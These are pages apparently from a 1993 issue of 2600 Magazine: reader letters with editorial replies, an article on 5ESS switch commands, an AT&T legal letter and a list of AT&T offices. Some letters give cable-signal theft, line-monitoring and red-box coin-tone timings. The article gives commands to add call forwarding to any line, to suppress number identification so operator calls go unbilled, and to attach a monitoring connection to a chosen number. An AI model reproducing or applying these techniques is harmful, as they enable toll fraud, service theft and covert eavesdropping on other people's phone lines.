Having said that I find that I feel restricted in what I say. I find myself in constant fear that the "wrong type of person" might read the flyer (or article). For instance, I think the crime situation is horrible. Of course it is horrible everywhere, however I mean it's horrible in the sense that we have two serial rapists running around this area and they have been running for the past two years. As far as I know, there have been no attempts (*real attempts*) to catch them. Furthermore, I stick to that opinion because we have had two tourist killings in the past year... accompanied with a lot of bad PR... and each time the killer was caught within two weeks (one of them was even across the country). It sickens me that I have to worry about my fiance (who more or less lives in one of the target areas of this rapist) when she's home alone at night because this bastard police department does absolutely nothing about it. If they are doing something it's certainly not tangible enough for us to know. I was so mad one night that I wanted to publish an article blasting the local police department and scatter it throughout the area. Then fear set in. If they found out it was me, would there be any reprisal? I am a citizen and they have the power to do whatever they want to me.

Another instance... I have been wanting to write you since I first picked up *2600.* However, I have been afraid of what's going to happen to my name. I work a small part in the giant scheme of the publishing business and I really don't want my

name in anyone's file and I don't see how anyone would. I have noticed that *2600* offers free subscriptions to writers. I certainly have a lot to say on the matter of speaking out and the freedom of publishing, which I would guess is related to what you do, but I am scared of my name being in it. If I was even offered a free subscription, where would I send it? A P.O. Box? Registered at the U.S. Postal Service?

I don't really believe that a file would be started on me. I believe that my name would be in the *2600* file. The funny thing is, there is nothing illegal here. I am literally offering an opinion but it's almost impossible to do it under a veil of anonymity any longer. I have honestly never participated in anything that was considered illegal (aside from the usual speeding violations and accidents that were my fault but who doesn't have those). However, it is my opinion that my opinion is dangerous. It is my opinion that will cause my name to come under scrutiny. I would subscribe to *2600* with no problem, but it's that fear of what happens to my name and who wants to know about me that scares me.

I am sure that's the way that they (meaning the opposition in general) would rather I be. Heck! It's one of the reasons that talk radio is booming! Anybody can call in and be quite anonymous with their opinion.

What I would like to hear your thoughts on is how did you just come upon the decision to just not worry about it. *2600* is a publication that literally rides on the edges of freedom of speech. You are daring mega-billion dollar corporation with ties in the government to use their influence to squash you. Yet they don't do it. Yet you aren't scared. Why?

You would probably say that my fears are a teensy bit blown out of proportion. But are they really?

Mike

Not really. And you're not alone in having these fears. Therein lies the answer. Strength is in numbers. It's because we have more friends than enemies that we continue to survive. It's also extremely important not to let our enemies get the upper hand by either dictating terms or, worse, allowing us to imagine what they might do to us if they could. Self-censorship is the worst kind of all and by no means is it limited to publications.

Equal Access?

Dear *2600:*

I just realized how stuck-up universities are. I will be attending Philadelphia College of Textiles & Science in the fall of '93. This college does not have an Internet connection. So, I decided to call Temple University and ask them if I could get a non-Temple student account. I'll even pay for it if it comes down to that. They obnoxiously refused. How much would it really cost them (as a university) to set me up an account? The reason I did all this is because I wanted a legal account, and not just another hacked one.

userid@temple

Your problem is a very common one. Fortunately, judging from your address, you were able to overcome it. We can understand the university's reluctance to allow "outsiders" access to their systems but what they fail to realize is that people aren't going to just accept being kept out in the cold. We believe people have the fundamental right to hitch a ride onto the information highway. Just don't kill the driver.

Help Needed

Dear *2600:*

I have many of your magazines and attend all of your meetings at the Citicorp building. I have been into phones and computers for many years. I am interested in building a DTMF Decoder for educational purposes. I found the project in your Spring 1990 Issue. After buying most of the parts, I am sad to say that the main IC Chip needed for the project is not easily available to me.

I sent my $12.50 to the company W.E.B. in Spring Valley, California as you said in the article but the envelope came back to me and said the address no long existed. I need to get a SS1202 (maybe SSI202) IC chip which is the DTMF Decoder. I have all the parts except that. This is kinda messed up if I wasted my time and money on all the parts already. I should have gotten that part first but didn't know I was going to run into this trouble. Please can you tell me where I might obtain this IC Chip from? It is the last part that I need to complete my project.

Reuben
NYC

We're checking into it and our readers will no doubt contribute information. Hang in there.

Cable Potential

Dear *2600:*

In response to your request for information on cable television, I know a few tricks. You must actually have basic cable to do these things. The box that selects channels is what controls which channels are unscrambled, so if you activate a premium channel, then cancel it if you can retain unscrambling capability by unplugging your box when the signal is sent from the main office. So when you deactivate a channel make sure there is no power going to the box when they tell you to turn on your TV. They usually do their checking up late at night or in the early morning, so at night unplug the box. You will then continue to receive premium cable channels when the cable company thinks you don't.

Master Quickly

It's hard to believe it could be this easy. But it

certainly wouldn't be the first time.

On Beige Boxing

Dear *2600:*

The Phoenix's article on beige boxing in the Spring 1993 issue was interesting. There's another, simpler way to get the "monitor" capability discussed.

Get a *really* old rotary phone. The phone must be of the type that doesn't let you hear the pulses as you dial. (Newer rotaries and tone/pulse switchable phones do let you hear them.) Just install this as an extension on the line you want to monitor and take out the microphone from the mouthpiece. Leave it off the hook and it will behave just as The Phoenix described!

Andrew Sharaf
Brooklyn

Unlisted Directories

Dear *2600:*

I just want to say that I think your "zine" is the best on the planet. I also wanted to confirm something you printed in one of your issues. Although I can't remember which issue it appeared in, I do recall reading about the Fone Co circulating special directories containing unlisted telephone numbers. Believe me, this is true. At least it used to be. Back in B.C.T. (Before Computer Typesetting), I used to work in a print shop that produced these directories. They were printed on a daily basis. Each night we would receive a new list of "changes" or "updates" for specific numbers. Each "page proof" was printed from a tray of lead type. My job was to find the correct page (alphabetically filed) and update the "proof" for the next day's press run. These updates included *unlisted phone numbers, changed numbers, disconnects*, etc. There was virtually no security so naturally, every now and then, an unlisted number or two was "reborn" unto the public domain. I don't know if the directories are still produced, but I believe the same company is still in business. Their name is/was Alexander Typesetting in Indianapolis, IN. Might be a good place for some "diving". Eh?

SDW
Fort Lauderdale, FL

Probably not after this letter appears. But this does raise quite a few potentially interesting possibilities. Anyone have more info on this kind of thing?

Callback Defeat

Dear *2600:*

In your article in your Autumn 1992 issue by Green Hell, you made the subject of defeating callback verification very complicated. When I did it, I didn't use any switches or synthesizers or anything. When the board said "Hanging up to call you back" I simply picked up the phone, hung up the modem, and waited for the board to dial, then I typed "ATA" and hung up the phone. It worked out fine. I would have tested it further but I got sent to a group home!

MJ
California

Life can be like that.

Another Way to Fix Credit

Dear *2600:*

I read with interest all of the problems that many readers expressed about messed up credit ratings and problems with the big three credit rating companies (TRW, TransUnion, and Equifax).

I just declared bankruptcy about a year ago and, obviously, my credit rating is in the shitter. The things I have done include getting my free annual copy of the report from each of the three companies and then systematically going through and challenging every derogatory item listed in it. When they receive this, they then must contact the creditor and have them re-verify all information in the credit report. The catch is that the creditor has 15 days in which to do this. If they do not respond within that timeframe, the item is deleted from your credit report. With more and more people catching on, this will soon change because the creditors do not have enough resources to move that fast and respond to the credit report company's requests for re-verification. If they do, oh well. Try again and again and again. At some point, the creditor will goof and the item will be deleted. This is exactly what all of those "Clean Up Your Credit" scam-folk do for a lot of money.

One thing that is really distressing is how easy it is to access someone's credit report. Arrowhead Water accessed my TransUnion and I never gave them my SSN or even my permission! They just did it. When I called and complained, they did nothing (of course).

Also, a good many would-be creditors do not check credit reports - which is strange considering how easy they are to get. Usually it is realtors or landlords with a place for rent. They will ask you how your credit looks. Depending on your answer, they may or may not get a credit report. Usually, if you say it is good, they won't but will tell you they will.

Let's face it, the credit reporting agencies run our lives. You cannot even subscribe to the *L.A. Times* without the obligatory credit check. Try opening up a new bank account. Or what about Telecredit and Telecheck check authorization services? All of these seemingly innocuous services all have the perfunctory credit check and if it happens to be bad, well, tough luck.

Anybody have any ideas? I'd like to see a story about the credit scam in *2600.* Keep up the good work!

ES
Hollywood

Check out this issue's story on the British credit situation (page 12). We're constantly on the lookout for more.

Another Simplex Story

Dear *2600:*

It was my pleasure to read your Simplex locks article, and it's been enjoyable following letters about them ever since. This is a story about the false security that they seem to give.

The medical school in town has a computer lab which is divided into two rooms. The smaller first room accessible by the hallway has a Simplex lock on it. The second room, accessible through the first, does not. They keep the second room locked via a deadbolt, while the first, although deadbolt equipped, is protected only by the Simplex lock.

One night while studying late, I took a break and tried the default combination out of boredom. To my surprise it worked! Having a vested interest in the computer lab I was appalled by their security and showed the operators your article so none of the computers would go for a stroll. It has been five months since then and the combination still hasn't changed.

This isn't the only place on campus "protected" by these locks. I wonder how many more are still set on default combinations.

The Flea
Lexington, KY

Red Box Tones

Dear *2600:*

I have a question that I was hoping you could help me out with. First off, I want to compliment you on the terrific mag. I picked up the Summer 1992 issue and I was glued to it until I had read it cover to cover. I particularly liked "On The Road Again: Portable Hacking" and the Demon Dialer Review. It looks like a very handy gadget but, like you said, it is beyond my means at this time.

I have been using computers for over 10 years now, my first being an Apple][E that my parents gave me for my sixth birthday. I graduated to MS-DOS-based stuff about four years ago. I have had some experience with many sites on the Internet through a large university computer. I only got more interested in phreaking and hacking a short while ago, though, and I haven't been able to do much with it.

I have collected a large number of (antiquated) phreak-box files from local boards circa 1986 or so. I know that blue boxing and stuff are dead, but that red/green is still alive. I tried to make a red box tape (from a fortress) but that was unsuccessful for various reasons. My next idea was to simulate the tones by writing a computer program (I am proficient in C++ and Pascal), but the IBM's sound capabilities are too limited to do MF tones. I am thinking about using our school's recording studio, which is quite capable. My question on that is this: What are the exact durations that I need for a quarter? I have heard the following from various files: 1) 33 ms on, 33 ms off five times repeating; 2) 66 ms on, 66 ms off, five times repeating; 3) five repeats of 12-17 pps (which I infer can be converted to ms by dividing 1000 by the pps, so 83-59 ms or so). Which one is correct, or are they all wrong?

PB
Deerfield, MA

For a quarter tone, it should be in the 30 to 35 range. So your first choice would be correct. A dime, however, is approximately 60 ms on and off repeated twice. You might be interested in our latest red box plans located on page 42.

Female Hackers

Dear *2600:*

I love your mag! Thought I'd write cause I never see "females" featured in any way in your publication. Is it because there aren't any avid female hackers? I know for a fact it's a "man's world" in hacking circles. Many times I've been teased and even slandered by guys. Most think women can't hack and if they do, then it must be because they look like a dog or are not very feminine. I wish this image would change someday. I have a daughter who has taken an interest in computers. I'm teaching her what I know. I have loved hacking from the early days of the home brew club in SF. I used to send my brother to the meetings. (Few women went back then.) I remember my first computer. It came in pieces in the mail. It was dumb - looked like a window air conditioning unit with lights, but I loved it! I was hooked for life. Those were the days! I still tinker and build electronic things. Back then we were known as "hardware hackers". Well, enough nostalgia. I wish to know if you know some boards or clubs that cater to "the fair sex". I have met many female phone phreaks but few true hackers. Do they exist?

A-Gal
Florida

Images don't change themselves. This is one of those society things we're all going to have to work on to a degree. Female hackers certainly do exist - they just hide themselves better.

COCOT Question

Dear *2600:*

I have a question regarding the "Shopper's Guide to COCOTs" article in your Autumn 1992 issue. It seems that when I call the 1-800 numbers to get an unrestricted dial tone, I don't! When the person on the other end of the line hangs up, I get the recorded operator and that ever-so-annoying off-hook sound, but no dial tone. Can anyone help?

DW
Providence, RI

It sounds like your local central office has a feature that doesn't allow a dial tone to be returned after the called party hangs up. In other words, you can't call someone, have them hang up, and get a dial tone unless you also hang up. One reason for this is to prevent exactly what you're trying to accomplish. However, your central office will probably return a dial tone to a phone that's been called when the calling party hangs up. So, if somebody calls your COCOT, you pick it up, then they hang up, you could conceivably get a dial tone.

New York's 890 Exchange

Dear *2600:*

I love your magazine. I still find it hard to believe that you actually *exist.* It's like a dream come true.

Regarding the 890 exchange in the 212 area code, I am wondering if you can make sense out of something for me. In the 890 exchange as I try various combinations of last four digits, I get different results. For example: 8xxx gets me a message that such a number does not exist under the 518 area code. Similar messages are received on other numbers but with a different area code. 4xxx gets a 607, 7xxx gets a 315, 9xxx gets a 914, 3xxx gets a 212, etc. Are these calls being routed to a different area code using the 890 exchange? Also, 6664 gets a high pitched beep, 0000 rings for about 40 seconds and then goes dead, 6000 gets a human operator, and 5xxx is simply dead space.

What goes on?

The Shepherd
Brooklyn, NY

The 890 exchange in New York routes all over the place. Since New York Telephone has its offices spread out, the 890's provide a toll-free and uniform way for customers to reach them using call forwarding. By the way, that high pitched beep sounds like a modem to us.

The Best ANAC

Dear *2600:*

I work for a Baby Bell entity. But the best ANAC I have come across isn't one of ours. It's from a well known international network. Not only does this baby give you the seven digit number you're on, but your area code and class of service! Try it: 10732-404-988-9664. I get about 90 percent success. The digitized announcer has a definite east coast accent.

Non-Stop Phone Phreak
West Coast

This number's been around for a while and we've found it to be a very dependable toll-free nationwide ANAC. We'd like to know more about the class of service distinctions. Our numbers always have an eight tacked on at the end. Then we hear 000-000-000-2. Who knows what this means?

A Special Request

Dear *2600:*

The last issue was great. Keeping the government and large corporations accountable is an invaluable and highly underappreciated activity. We must all bear witness to misdeeds if we want any justice. In my opinion *2600* should continue this task, along with a smattering of entertainment to keep up the readership. Consider yourselves civil servants of the highest order.

Along those lines, I have a question for your readership. Has anybody heard of a program or a card for the PC to decode the L.A.P.D. Mobile Data Terminal transmissions? I have the frequencies (900 Mhz) but the format of the data is beyond me. It's not cryptic, just complex. I'm sure the vast majority of the 8000 L.A.P.D. officers are there to protect and serve. But the rest must be kept accountable. We need access. Can you help?

Matthew
Los Angeles

Yet another project for our Los Angeles readers. They've certainly come through in the past....

A Letter in 2600 Could Change Your Entire Life!

SEND YOUR LETTERS AND COMMENTS TO:

2600 LETTERS, PO BOX 99, MIDDLE ISLAND, NY 11953

OR FAX THEM TO:

(516) 751-2608

OR E-MAIL THEM TO:

2600@well.sf.ca.us

OR SPEAK THEM INTO OUR ANSWERING MACHINE AT:

(516) 751-2600

(please don't speak them into our answering machine)

(continued from page 11)

```
Fri Mar 14 09:22:32 1992  RFA TN
5ESS SWITCH WCDS0
SCREEN 1 OF 2   RECENT CHANGE 1.11
BRCS FEATURE ASSIGNMENT (LINE ASSIGNMENT)

*1. TN 5551212   * 2. OE              *6. MLHG        8. BFGN
*5. PTY  *                            7. MEMB
FEATURE LIST (FEATLIST)
ROW      11. FEATURE   A P 15. FEATURE  A P  19. FEATURE A P  23. FEATURE A P
 1.        /CFV        N
 2.
 3.
 4.
```

main menu in the RC/V APPRC menu system of the 5ESS, enter 12 for the "BRCS FEATURE DEFINITION". Then access screen 1.11. This is the BRCS screen. When it asks you to "ENTER DATABASE OPERATION" enter "U" for Update and hit return.

2. Type in the Telephone Number. It should look like the example on the top of the page and will prompt you with:

Enter Insert, Change, Validate, screen#, or Print: _

I: to insert a form
C: to change a field on a form
V: to validate the form
A: to display the desired screen number
P: to print the current screen
U: to update the form

Enter "C" to change, access field 11 and row 1 (go to the /CFV wherever it may be) or add /CFR if it is not there. If it is though, leave the "A" (Active) field "N" (Yes or No). Change the P (presentation) column to "U" (Update). Then hit return.

Note: Different generics have other fields, one of them being an AC (Access Code) field. This field is a logical field. That means it only accepts "Y" for yes and "N" for no. Also when adding the feature to the switch, the row and field numbers may not be shown, but will always follow this pattern. Also note that the /CFV (Call Forwarding Variable) feature may not be there. There may be no features on the line. These examples are from Generic 4(2). Here is an example of 5E8 (which is not used in too many places).

Menu 1.11 in the BRCS Feature Definition is shown below. Hit return twice to get back to "ENTER UPDATE, CHANGE, SCREEN #, OR PRINT:". Enter a "U" for update and hit return. It will say "FORM UPDATE".

3. Next access screen 1.22, call forwarding (line parameters) or it will just come up automatically if you set the "P" to "U".

```
Fri Mar 14 09:42:32 1992  RCFLNTN
5ESS SWITCH WCDS0
RECENT CHANGE 1.22
CALL FORWARDING (LINE PARAMETERS)
*1. TN          5551212
*6. FEATURE     CFR
 9. FWDTODN
10.BILLAFTX  0          16. SIMINTER  99
11.TIMEOUT   0          17. SIMINTRA  99
12.BSTNINTVL 0          18. CFMAX     32
13.CPTNINTVL 0          19. BSRING    N
```

4. If you used the automatic forms presentation, it will have the telephone number already on LINE1. If not, retype the telephone number you want forwarded. The bottom of the screen will say "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:". Type "C" for change and hit return.

5. When it says CHANGE FIELD type "9" and enter your forward to DN (Destination Number) including NPA if necessary. This will put you back to the "CHANGE FIELD" prompt. Hit return again for the "ENTER UPDATE, CHANGE, VALIDATE OR PRINT:". Hit "U" for Update form and wait for "FORM UPDATED".

6. Lastly, access screen 1.12, BRCS FEATURE ACTIVATION (LINE ASSIGNMENT). At the prompt enter a "U" for Update, and on Row 11 Line 1 (or wherever), change the "N" in column "A" to a "Y" for Yes, and you are done.

Adding Other Features

To add other features onto a line, follow the same format for adding the /CFR, but you may not need to access 1.22. Some other features are:

/LIDLXA - CLID
/CFR - Remote Call Forward
/CWC1 - Call Waiting
/CFBLIO - call forward busy line i/o
/CFDAIO - call forward don't answer i/o
/CFV - call forwarding variable
/CPUO - call pick up o - used in the selq1 field

```
5ESS SWITCH
SCREEN 1 OF 2 RECENT CHANGE 1.11
(5112,5113)BRCS FEATURE ASSIGNMENT (LINE)

(*)1. TN 5551212  (*)2. OE _ _____   3. LCC ___
(*)6. MLHG ____    8. BFGN _____ _
(*)5. PTY _ (*)                      7. MEMB ____

11. FEATURE LIST (FEATLIST)
ROW FEATURE  A P AC R  ROW FEATURE  A P AC R  ROW FEATURE  A P AC R
1   _______  _ _ _ _  8   _______  _ _ _ _  15  _______  _ _ _ _
2   _______  _ _ _ _  9   _______  _ _ _ _  16  _______  _ _ _ _
3   _______  _ _ _ _  10  _______  _ _ _ _  17  _______  _ _ _ _
4   _______  _ _ _ _  11  _______  _ _ _ _  18  _______  _ _ _ _
5   _______  _ _ _ _  12  _______  _ _ _ _  19  _______  _ _ _ _
6   _______  _ _ _ _  13  _______  _ _ _ _  20  _______  _ _ _ _
7   _______  _ _ _ _  14  _______  _ _ _ _  21  _______  _ _ _ _
```

/CPUT - call pick up t - used in the tpredq field
/CWC1D - Premiere call waiting
/DRIC - Distinctive ring
/IDCT10 - Inter room ID
/IDCTX2 - 1digit SC
/IDCTX2 - Interoom ID 2
/IDCTX2 - Premiere 7/30, convenience dialing
/IDCTX3 - Premiere 7/30, no cd
/IDMVP1 - Premiere 2/6, no convenience dialing
/IDMVP2 - Premiere 2/6, CD, not control sta.
/IDMVP3 - Premiere 2/6, CD, control station
/MWCH1 - Call hold
/MWCTIA2 - Call transfer 2
/TGUUT - Terminal group ID number with TG view (1.29)

ANI/F the whole switch

Automatic Number Identification failure (also called "dark calls") are caused from various different reasons. To understand this better, here are the technical names and causes. Note that this is not in stone and the causes are not the only causes for a ANI-F to occur.

ANF: Failure to receive automatic number identification (ANI) digits on incoming local access and transport area (LATA) trunk.

ANF2: Automatic number identification (ANI) collected by an operator following a failure to receive ANI digits on an incoming centralized automatic message accounting (CAMA) trunk from the DTMF decoder.

ANI: Time-out waiting for off-hook from Traffic Service Position System (TSPS) before sending ANI digits.

One nice way to get ANI/F through a 5ESS is to use an inhibit command.

INH:CAMAONI;

The command inhibits centralized automatic message accounting (CAMA) operator number identification (ONI) processing. This is done from the DTMF decoder. This message will cause a minor alarm to occur. If someone is in the CO when the alarm occurs, they will hear this bell. (It's ringing all the time, because something is always going out.) In this case, the alarm is a level 1 (maximum is five) and the bell will ring once.

Once this message is inputted, all calls through the CAMA operator will be free of charge. So just dial the operator and you will have free calls.

To place this back on the switch, just type:

ALW:CAMAONI;

and the minor alarm will stop, and things will go back to normal.

Setting up your own BLV on the 5ESS from the Craft shell RC/V Channel

Well, we have come to the fun part, how to access the No-Test trunk on the 5ESS (this is also called adding the third trunk). I will not be too specific on how to do this. You will need to figure it out.

The first thing you want to do is to request a seizure of a line for interactive trunk and line testing. One must assign a test position (TP). This is done using the SET:WSPHONE.

SET:WSPHONE,DN=a

Note: SET:WSPOS (1-8), SET:WSLINE could also be used. This will choose a number to be the test number on the switch. Now using the CONN:WSLINE one can set up a BLV.

CONN:WSLINE,TP=a,DN=b;

a = TP that you set from the SET:WSPOS

b = The number you want to do the BLV on

To set this up on a MLHG (can come in real useful), do a:

CONN:WSLINE,TP=a,MLHG=x-y;

x = MLHG number

y = MLHG member number

To set things back to normal and disconnect the BLV do a:

DISC:WSPHONE,TP=z

z = TP 1 through 8

And there is a quick overview. Note that one may need to do a ALW:CALLMON.

Other Sources

Here is a list of manuals that you can order from the CIC (1-800-432-6600). Note that some of these manuals are well over hundreds of dollars.

Manuals:

234-105-110 System Maintenance Requirements and Tools
235-001-001 Documentation Guide
235-070-100 Switch Administration Guidelines
235-100-125 System Description
235-105-110 System Maintenance Requirements and Tools
235-105-200 Precutover and Cutover Procedures
235-105-210 Routine Operations and Maintenance
235-105-220 Corrective Maintenance
235-105-231 Hardware Change Procedures - Growth
235-105-24x Generic Retrofit Procedures
235-105-250 System Recovery
235-105-250A Craft Terminal Lockout Job Aid
235-105-331 Hardware Change Procedures - Degrowth
235-105-44x Large Terminal Growth Procedures
235-118-200 Recent Change Procedures Menu Mode Generic Program
235-118-210 Recent Change Procedures Menu Mode
235-118-213 Menu Mode 5E4 Software Release
235-118-214 Batch Release 5E4 Software Release
235-118-215 Text Interface 5E4 Software Release
235-118-216 Recent Change Procedures
235-118-217 Recent Change Procedures Batch Release 5E5 Software Release
235-118-218 Recent Change Attribute Definitions 5E5 Software Release

235-118-21x Recent Change Procedures - Menu Mode
235-118-224 Recent Change Procedures 5E6 Software Release
235-118-225 Recent Change Reference 5E6 Software Release
235-118-240 Recent Change Procedures
235-118-241 Recent Change Reference
235-118-242 Recent Change Procedures 5E8 Software Release
235-118-24x Recent Change Procedures
235-118-311 Using RMAS 5E4 Software Release
235-118-400 Office Records and Database Query 5E4 Software Release
235-190-101 Business and Residence Modular Features
235-190-105 ISDN Features and Applications
235-190-115 Local and Toll System Features
235-190-120 Common Channel Signaling Service Features
235-190-130 Local Area Services Features
235-190-300 Billing Features
235-600-103 Translations Data
235-600-30x ECD/SG Data Base
235-600-400 Audits
235-600-500 Assert Manual
235-600-601 Processor Recovery Messages
235-700-300 Peripheral Diagnostic Language
235-900-101 Technical Specification and System Description

Inside the 2600 central office is a brand new 5ESS!

235-900-103 Technical Specification
235-900-104 Product Specification
235-900-10x Product Specification
235-900-301 ISDN Basic Rate Interface Specification
250-505-100 OSPS Description and Procedures
363-200-101 DCLU Integrated SLC Carrier System
TG-5 Translation Guide
Practices:
254-341-100 File System Software Subsystem Description 3B20D Computer
254-301-110 Input-Output Processor Peripheral Controllers Description and Theory of Operation AT&T 3B20D Model 1 Computer None
254-341-220 3B20 System Diagnostic Software Subsystem Description 3B20D Processor
Other:
CIC Select Code *303-001 Craft Interface User's Guide*
CIC Select Code *303-002 Diagnostics User's Guide*
CIC Select Code *303-006 AT&T AM UNIX RTR Operating System, System Audits Guide*
IM-5D000-01 Input Manual
OM-5d000-01 Output Manual
OPA-5P670-01 The Administrator User Guide
OPA-5P672-01 The Operator User Guide
OPA-5P674-01 The RMAS Generic - Provided User Masks

Acronyms and Abbreviations

(These are entries that are not already listed in the acronym list currently being printed in 2600.)

ADTS - Automatic Data Test System
ATICS - Automated Toll Integrity Checking System
BMD - Batch Mode Display
BMI - Batch Mode Input - TIMEREL and DEMAND
BMR - Batch Mode Release
CIC - Customer Information Center (AT&T)
DAMT - Direct Access Mechanize Testing
DMERT - Duplex Multiple Environment Real Time
DSU - Digital Service Unit
DTAC - Digital Test Access Connector
IPS - Integrated Provisioning System
ITNO - Item Number
LU - Line Unit
MML - Man Machine Language
MSGNO - Message Number
MSGS - Message Switch
NCT - Network Control and Timing
ODD - Office Dependent Data
OE - Office Equipment
ORDNO - Service Order Number
OSS - Operations Support System
POVT - Provisioning On-site Verification Testing
RC - Recent Change
RC/V - Recent Change and Verify
RDATE - Release Date (Update Database Date)
RTIME - Release Time (Update Database Time)
SMPU - Switch Module Processor Unit
SONET - Synchronous Optical Network
STLWS - Supplementary Trunk and Line Work Station
TFTP - Television Facility Test Position
TIMEREL - Time Release
TMS - Time Multiplexed Switch
TRCO - Trouble Reporting Control Office
TSIU - Time Slot Interchange Unit
TU - Trunk Unit

I give AT&T full credit for this article. Without them, it would not have been possible!

Corporate Speak

R. A. Ryan
Trademark and Copyright Attorney

131 Morristown Road
Basking Ridge, NJ 07920-1650
908 204-8413
FAX 908 204-8537

April 13, 1993

Eric Corley
P. O. Box 99
Middle Island
New York 11953-0099

Dear Mr. Corley:

I have been informed that the Winter 1992-93 edition of your publication **2600 Magazine** includes material copied from AT&T's Eastern Area Directory.

The material copied by you is proprietary to AT&T and subject to the protection of state and federal law including The Copyright Law of the United States.

AT&T will take immediate action to protect its proprietary information and its copyrighted property in the event you persist with its publication.

Very truly yours,

R. A. Ryan

They just never stop trying to intimidate us with these ridiculous letters! What AT&T seems to believe is that a list of where their offices are ("Is AT&T Hiding Near You", Winter 1992-93, page 36) constitutes proprietary information. This kind of absurdity may work within AT&T's hallowed halls but we're trying to exist in the real world. The good folks at AT&T should consider joining us there someday. Until they do, they should take note that their threats will only serve to embarrass them and that further threats or attempts to prevent us from printing information will be met with strong legal action. With this is mind, we'd like to dedicate the next few pages to AT&T.

PART TWO

NEW YORK

NY5430, 17 CHURCH RD, AIRMONT, 10901
NY7950, 1450 WESTERN AVE, ALBANY, 12203, 5184543500
NY0200, 158 STATE ST, ALBANY, 12207, 5184714580
NY4020, 16 CORP WOODS BLVD, ALBANY, 12211, 5184476800
NY1250, 26 AVIATION RD, ALBANY, 12205, 5184894615
NY3790, 99 WASHINGTON AVE, ALBANY, 12200, 5184633107
NY3880, RD 1/RT 69, AMBOY CENTER, 13493
NYA040, 110 JOHN MUIR DR, AMHERST, 14228
NYK400, 2775 MILLERSPORT HWY, AMHERST, 14068
NY3470, 722 ALBERTA DR, AMHERST, 14226, 7168323700
NY3481, 32-21 STEINWAY ST, ASTORIA, 11103
NY5730, 580 ORTNER RD, ATTICA, 14011
NY3438, 830-4 SUNRISE HWY, BAY SHORE, 11706, 5166656016
NY8350, 130 CONKLIN AVE, BINGHAMTON, 13903
NY1400, 64 HENRY ST, BINGHAMTON, 13901, 6077730100
NY5080, 610 JOHNSON AVE, BOHEMIA, 11716
NYK082, 325 S HIGHLAND AVE, BRIARCLIFF MANOR, 10510
NY3434, 2532 GRAND CONCOURSE, BRONX, 10458, 2123658831
NY7540, 310 WALTON AVE, BRONX, 10451, 2122928121
NY9000, 3319 DELAVALL AVE, BRONX, 10475, 2123258774
NY6025, 1416 KINGS HWY, BROOKLYN, 11229, 7183768090
NY8050, 170 27TH ST, BROOKLYN, 11232, 7189658640
NY6880, 188 MONTAGUE ST, BROOKLYN, 11201, 2128759931
NY2080, 2618 FULTON ST, BROOKLYN, 11207, 7184989937
NY6008, 420 FULTON ST, BROOKLYN, 11201, 7188349134
NY6005, 8802 FIFTH AVE, BROOKLYN, 11209, 7182383660
NY9469, 2225 KENMORE AVE, BUFFALO, 14207
NY3725, 2245 KENMORE AVE, BUFFALO, 14207
NY8440, 300 PEARL ST, BUFFALO, 14202, 7168496000
NY0700, 65 FRANKLIN ST, BUFFALO, 14200, 7168495300
NY5030, 90 JOHN MUIR DR, BUFFALO, 14228, 7166884315
NY3431, 183 OLD COUNTRY RD, CARLE PLACE, 11514, 5167473173
NYK030, 47 BREWSTER AVE, CARMEL, 10512, 9142251013
NY7300, 111 BRIGHTSIDE AVE, CENTRAL ISLIP, 11722, 5162349618
NY3480, I-90 & WALDEN AVE, CHEEKTOWAGA, 14225
NY5710, 2 DERBYSHIRE RD, CLARKSVILLE, 12041
NYA050, 300 CLIFTON CORP PARK, CLIFTON PARK, 12065
NYA720, RR2 BOX 367, COLD SPRING, 10516
NY0116, 26 COMPUTER DR W, COLONIE, 12205, 5184829200
NY8990, 3 CERONE DR, COLONIE, 12200, 5184530735
NY2631, 421 NEW KARNER RD, COLONIE, 12205
NYK010, 65 WOLF RD, COLONIE, 12205, 5184589422
NY1660, 80 E MARKET ST/#201, CORNING, 14830, 6079364171
NY3457, 3485 E ERIE BLVD, DE WITT, 13214, 3154468137
NY8330, 6597 KINNIE RD/#2FLR, DE WITT, 13214
NYSY00, 320 THOMPSON RD, EAST SYRACUSE, 13057, 3154324400
NY3720, 2 WESTCHESTER PLZ, ELMSFORD, 10523, 9145925120
NY9150, 200 CLEARBROOK RD, ELMSFORD, 10523
NY0040, 814 FULTON ST, FARMINGDALE, 11735
NY2850, 285 SHAW RD, FARNHAM, 14068
NY9840, 37-14 COLLEGE BLVD, FLUSHING, 11354
NY7240, 4645 KISSENA BLVD, FLUSHING, 11355, 7185399935
NY3040, 11833 QUEENS BLVD, FOREST HILLS, 11375, 7188307200
NY3408, 61-22 188 ST, FRESH MEADOWS, 11354, 7182171405
NY9810, 1100 STEWART AVE, GARDEN CITY, 11530
NY0410, 741 ZECKENDORF BLVD, GARDEN CITY, 11530, 5162228750
NY3U00, 990 STEWART AVE, GARDEN CITY, 11530
NY8570, 1 FRANKLIN SQ, GENEVA, 14456
NY3468, 800 NORTHERN BLVD, GREAT NECK, 11021, 5164825205
NY3736, 415 OSER AVE, HAUPPAUGE, 11788
NY6023, 127 FULTON AVE, HEMPSTEAD, 11550, 5162923925
NY1850, 235 MIDDLE AVE, HENRIETTA, 14467
NY8270, 419 WARREN ST, HUDSON, 12534
NY3590, 1444 E JERICHO TPKE, HUNTINGTON, 11743, 5164243000
NY3450, 37 GERARD ST, HUNTINGTON, 11743, 5163515310
NY8240, 609 W CLINTON ST, ITHACA, 14850
NY3430, 511 N BROADWAY, JERICHO, 11753, 5169338791
NY3010, RR 6 BOX X/#C, KINGSTON, 12401
NY3439, 2015 SMITH HAVEN PLZ, LAKE GROVE, 11755, 5167240445
NYA730, 7461 HENRY CLAY BLVD, LIVERPOOL, 13088
NY9720, 3245 RT 112, MEDFORD, 11763
NY2090, 225 BROAD HOLLOW RD, MELVILLE, 11747, 5167523900
NY3090, 520 BROAD HOLLOW RD, MELVILLE, 11747, 5164201660
NY7200, 99 E 2ND ST, MINEOLA, 11501, 5167479933
NY8280, 202 BROADWAY, MONTICELLO, 12701
NY4600, 699 MAIN ST, MOUNT KISCO, 10549, 9142414440
NY3424, 201 NANUET MALL, NANUET, 10954, 9146230237
NY0370, 1 PENN PLZ, NEW YORK, 10000, 2127145900
NY7340, 100 CHURCH ST, NEW YORK, 10007, 2129642145
NY7550, 1250 BROADWAY, NEW YORK, 10001, 2127649502
NY7390, 1290 AVE OF THE AMERICAS, NEW YORK, 10104, 2126033132
NY7500, 1372 BROADWAY, NEW YORK, 10018, 2123986860
NY7180, 144 E 44TH ST, NEW YORK, 10017, 2129720356
NY3483, 18 JOHN ST, NEW YORK, 10038
